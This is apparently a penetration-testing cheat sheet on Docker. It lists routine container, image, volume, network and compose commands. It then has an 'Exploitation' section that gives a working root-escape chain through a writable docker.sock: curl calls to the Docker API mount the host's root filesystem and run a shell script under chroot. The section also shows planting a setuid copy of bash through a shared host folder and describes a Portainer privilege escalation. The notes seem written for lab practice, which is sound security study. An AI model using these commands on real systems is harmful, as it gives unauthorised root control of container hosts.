
05Cloud
Docker
00 Basic
bash77 lines
## ------------------| Container Lifecycledocker run -it ubuntu bashdocker run -d nginxdocker start <container_id>docker stop <container_id>docker restart <container_id>docker kill <container_id>docker pause <container_id>docker unpause <container_id>
## ------------------| Container Listing / Infodocker psdocker ps -adocker ps -qdocker inspect <container_id>docker statsdocker top <container_id>
## ------------------| Container Exec / Accessdocker exec -it <container_id> bashdocker attach <container_id>
## ------------------| Logs & Debuggingdocker logs <container_id>docker logs -f <container_id>docker events
## ------------------| Container Cleanupdocker stop $(docker ps -aq)docker rm $(docker ps -aq)docker rm -f $(docker ps -aq)
## ------------------| Imagesdocker pull <image>docker push <image>docker imagesdocker rmi <image_id>docker rmi $(docker images -q)
## ------------------| Build / Tagdocker build -t myimage .docker tag <image_id> myrepo/myimage:tag
## ------------------| Volumesdocker volume create myvolumedocker volume lsdocker volume inspect myvolumedocker volume rm myvolumedocker volume rm $(docker volume ls -q)
## ------------------| Networksdocker network lsdocker network create mynetworkdocker network inspect mynetworkdocker network connect mynetwork <container_id>docker network disconnect mynetwork <container_id>docker network rm mynetwork
## ------------------| System Cleanupdocker system prunedocker system prune -adocker system prune -a --volumes
## ------------------| Docker Composedocker compose updocker compose up -ddocker compose downdocker compose builddocker compose logsdocker compose ps
## ------------------| Misc Usefuldocker versiondocker infodocker system dfdocker cp <container_id>:/path /host/pathdocker cp /host/path <container_id>:/path- Configurations.
yaml16 lines
## ------------------| docker-compose.yamlversion: "3"                    ## optional since v1.27.0services:    website:                    ## Service name        image: nginx        ports:            - "8080:80"        restart: always         ## Alwasys start when machine reboot

## ------------------| Start/Stop### Start/Runsudo docker-compose up -d### Stop/Downsudo docker-compose stopsudo docker-compose down- Login
bash12 lines
## ------------------| Normal logindocker login <URL>
## ------------------| If it has certificate filemkdir -p /etc/docker/certs.d/<url_name>cp ca.crt /etc/docker/certs.d/<url_name>/ca.crtdocker login <URL>
cat /etc/docker/daemon.json{   "insecure-registries":["docker.registry.htb:443"]}
02 Exploitation
- Is
Docker Sockis writable ?
bash26 lines
## ------------------| How to checkls -al /var/run/docker.sock
## ------------------| Web APIs (https://docs.docker.com/engine/api/v1.41/)curl -s --unix-socket /var/run/docker.sock http://localhost/images/jsoncurl -s --unix-socket /var/run/docker.sock http://localhost/containers/json
## ------------------| Expolit chain### Create new container--> map root drive### We need to know what image we can use; use following command and get RepoTags value.curl -s --unix-socket /var/run/docker.sock http://localhost/images/json | jq '.[] | .RepoTags[0]'
### Create json object in file !!! Remove comments!!!{    "Image" : "sandbox", ## <---- RepoTags value    "Cmd" : ["/bin/sh","-c","chroot /mnt sh -c \"bash /tmp/shell.sh\""], ## <---- shell    "Binds" : [        "/:/mnt:rw"    ]}
### use curl command to create new containercurl -X POST -H "Content-Type: application/json" -d @shell.json --unix-socket /var/run/docker.sock http://localhost/containers/create
### Get id value; replace; startcurl -X POST --unix-socket /var/run/docker.sock http://localhost/containers/<ID>/start- Host Share Abuse
bash3 lines
root@efaa6f5097ed:~# cp /bin/bash /var/www/html/survey/h4rithdroot@efaa6f5097ed:~# chmod 6777 /var/www/html/survey/h4rithdroot@efaa6f5097ed:~# ls -l /var/www/html/survey/h4rithd- Privilege Escalation via Portainer

Create new volume with these settings

Select any ID

Copy the sha256 ID value

Paste the value in the image section

Set the console

Set the volume to newly created one

Go inside to the container and click the console button

Here you have root directory